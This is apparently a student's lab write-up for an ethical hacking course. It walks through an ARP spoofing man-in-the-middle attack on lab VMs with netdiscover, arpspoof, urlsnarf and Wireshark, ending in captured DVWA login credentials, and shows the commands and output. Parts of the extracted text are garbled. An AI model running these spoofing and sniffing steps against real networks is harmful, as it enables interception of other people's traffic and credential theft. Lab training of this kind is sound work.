# Assignment 9 - Packet Sniffing

## CYSE 450 Ethical Hacking and Penetration Testing

### Windows

### Metasploit

```
eth0 Link encap:Ethernet HWaddr 08:00:27:89:bf:f4
inet addr:172.18.28.152 Bcast:172.18.29.255 Mask:255.255.254.0
inet6 addr: fe80::a00:27ff:fe89:bff4/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:47 errors:0 dropped:0 overruns:0 frame:0
TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:5478 (5.3 KB) TX bytes:6922 (6.7 KB)
Base address:0xd020 Memory:f1200000-f1220000
```

### Kali Linux

```
eth0: flags=4419<UP,BROADCAST,RUNNING,PROMISC,MULTICAST> mtu 1500
inet 172.18.28.151 netmask 255.255.254.0 broadcast 172.18.29.255
inet6 fe80::a00:27ff:fe5d:4f0a prefixlen 64 scopeid 0×20<link>
ether 08:00:27:5d:4f:0a txqueuelen 1000 (Ethernet)
RX packets 3411 bytes 292697 (285.8 KiB)
RX errors 0 dropped 291 overruns 0 frame 0
TX packets 313 bytes 28410 (27.7 KiB)
oday at 14:11:52 rrors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

## Task: Performing an ARP Spoofing Attack

1. Power on and login to Kali Linux and Metasploitable2 (Target Machine) [NOTE: You can choose windows XP/7 as an alternative for metasploitable2, if you want]

Open a root terminal on the Kali Linux virtual machine and discover the IP addresses of the other machines on the network to spoof them (that is, pretend to be them) using netdiscover tool/command.

```
Currently scanning: Finished!
                                    Screen View: Unique Hosts
3 Captured ARP Reg/Rep packets, from 3 hosts.
                                               Total size: 180
               At MAC Address
                                                 MAC Vendor / Hostname
                                   Count
172.18.28.150
               08:00:27:9f:b9:96
                                       1
                                                  PCS Systemtechnik GmbH
172.18.28.152
               08:00:27:89:bf:f4
                                       1
                                              60 PCS Systemtechnik GmbH
172.18.28.228
               b0:7b:25:0e:34:98
                                       1
                                              60
                                                 Dell Inc.
```

3. You need to allow the Kali Linux machine to forward packets on behalf of other machines by enabling IP forwarding. Make sure that you're a root user on Kali Linux, and then enable IP forwarding by setting the IP forwarding flag.

```
(root@crabapples)-[/home/crabapples]
  cat /proc/sys/net/ipv4/ip_forward
1
```

4. Generate multiple fake ARP replies by running the following command (in root terminal):

arpspoof -i eth0 -t IP-address\_of\_Victim IP address of-Gateway

```
(root@ crabapples)-[/home/crabapples]
# arpspoof -i eth0 -t 172.18.28.150 172.18.28.1
8:0:27:5d:4f:a 8:0:27:9f:b9:96 0806 42: arp reply 172.18.28.1 is-at 8:0:27:5d:4f:a
8:0:27:5d:4f:a 8:0:27:9f:b9:96 0806 42: arp reply 172.18.28.1 is-at 8:0:27:5d:4f:a
8:0:27:5d:4f:a 8:0:27:9f:b9:96 0806 42: arp reply 172.18.28.1 is-at 8:0:27:5d:4f:a
8:0:27:5d:4f:a 8:0:27:9f:b9:96 0806 42: arp reply 172.18.28.1 is-at 8:0:27:5d:4f:a
```

5. Also trick the router into believing you are the victim so that you can intercept incoming internet traffic on the victim's behalf. Open a new root terminal and run the command that follows:

```
arpspoof -i eth0 -t IP address of-Gateway IP-address_of_Victim
```

```
(root@ crabapples)-[/home/crabapples]
# arpspoof -i eth0 -t 172.18.28.1 172.18.28.150
8:0:27:5d:4f:a 0:0:c:7:ac:1 0806 42: arp reply 172.18.28.150 is-at 8:0:27:5d:4f:a 8:0:27:5d:4f:a 0:0:c:7:ac:1 0806 42: arp reply 172.18.28.150 is-at 8:0:27:5d:4f:a 8:0:27:5d:4f:a 0:0:c:7:ac:1 0806 42: arp reply 172.18.28.150 is-at 8:0:27:5d:4f:a 8:0:27:5d:4f:a 0:0:c:7:ac:1 0806 42: arp reply 172.18.28.150 is-at 8:0:27:5d:4f:a 8:0:27:5d:4f:a 0:0:c:7:ac:1 0806 42: arp reply 172.18.28.150 is-at 8:0:27:5d:4f:a 8:0:27:5d:4f:a 0:0:c:7:ac:1 0806 42: arp reply 172.18.28.150 is-at 8:0:27:5d:4f:a 8:0:27:5d:4f:a 0:0:c:7:ac:1 0806 42: arp reply 172.18.28.150 is-at 8:0:27:5d:4f:a 8:0:27:5d:4f:a
```

6. Check the Arp table in the target Machine. Did you notice any changes in the MAC address for the gateway?

```
C:\Documents and Settings\bananaman>arp -a
Interface: 172.18.28.150 --- 0x2
Internet Address Physical Address Type
172.18.28.2 bc-f1-f2-61-e6-a8 dynamic
```


It looks like the MAC address for 172.18.28.150 changed to now have the MAC address of 172.18.28.1, based on my wireshark results.

7. In another terminal in Kali VM, type the following command to Extract the URLs running.

```
(svatsa@kali)-[~]
$ sudo urlsnarf -i eth0
[sudo] password for svatsa:
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
192.168.1.34 - - [28/Oct/2023:11:53:10 -0400] "GET http://tikiwiki.com/ HTTP/1.0" - - "-" "Wget/1.10.2"
```

```
rg/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001
01 Firefox/115.0"
crabapples.odu.edu - - [17/Nov/2023:16:31:10 -0500] "POST http://ocsp.pki.goo
g/gts1c3 HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/2
0100101 Firefox/115.0"
crabapples.odu.edu - - [17/Nov/2023:16:31:10 -0500] "POST http://r3.o.lencr.o
rg/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001
01 Firefox/115.0"
crabapples.odu.edu - - [17/Nov/2023:16:31:10 -0500] "POST http://r3.o.lencr.o
rg/ HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001
01 Firefox/115.0"
crabapples.odu.edu - - [17/Nov/2023:16:31:10 -0500] "GET http://172.18.28.152
/dvwa/login.php HTTP/1.1" - - "-" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0"
crabapples.odu.edu - - [17/Nov/2023:16:31:10 -0500] "GET http://172.18.28.152
/dvwa/dvwa/css/login.css HTTP/1.1" - - "http://172.18.28.152/dvwa/login.php"
"Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
crabapples.odu.edu - - [17/Nov/2023:16:31:10 -0500] "GET http://172.18.28.152
/dvwa/dvwa/images/login_logo.png HTTP/1.1" - - "http://172.18.28.152/dvwa/log
in.php" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115
crabapples.odu.edu - - [17/Nov/2023:16:31:10 -0500] "GET http://172.18.28.152
/favicon.ico HTTP/1.1" - - "http://172.18.28.152/dvwa/login.php" "Mozilla/5.0
(X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
```

8. Open a browser in kali Linux and type the IP address of Metasploitable2 (Target Machine). Then go to DVWA page which would look like the following screenshot.



9. Now open Wireshark inside Kali Linux and filter with <a href="http://doi.org/10.1007/jtm2.2007/">http://doi.org/10.1007/jtm2.0007/</a>

172.18.28.151 172.18.28.152 172.18.28.151 172.18.28.152 172.18.28.151 172.18.28.151

172.18.28.151

172.18.28.152 172.18.28.151


HTTP HTTP HTTP HTTP

HTTP

85/3 1514.4//8221... 1/2.18.28.152 9322 1633.4855332... 172.18.28.151 9334 1633.5049247... 172.18.28.152 9337 1633.5492571... 172.18.28.152 9340 1633.5569703... 172.18.28.152 9366 1641.0769256... 172.18.28.151

9387 1641.0917435... 172.18.28.152

9389 1641.1017115... 172.18.28.151



530 GET /dvwa/login.php HTTP/1.1

10. Analyze **HTTP POST** packet to capture the credentials you used to login to DVWA page in Metasploitable2 VM.

```
username=admin&password=admin&Login=LoginHTTP/1.1 302 Found
Date: Fri, 17 Nov 2023 21:33:01 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Location: login.php
Content-Length: 0
Keen-Alive: timeout=15  max=100
```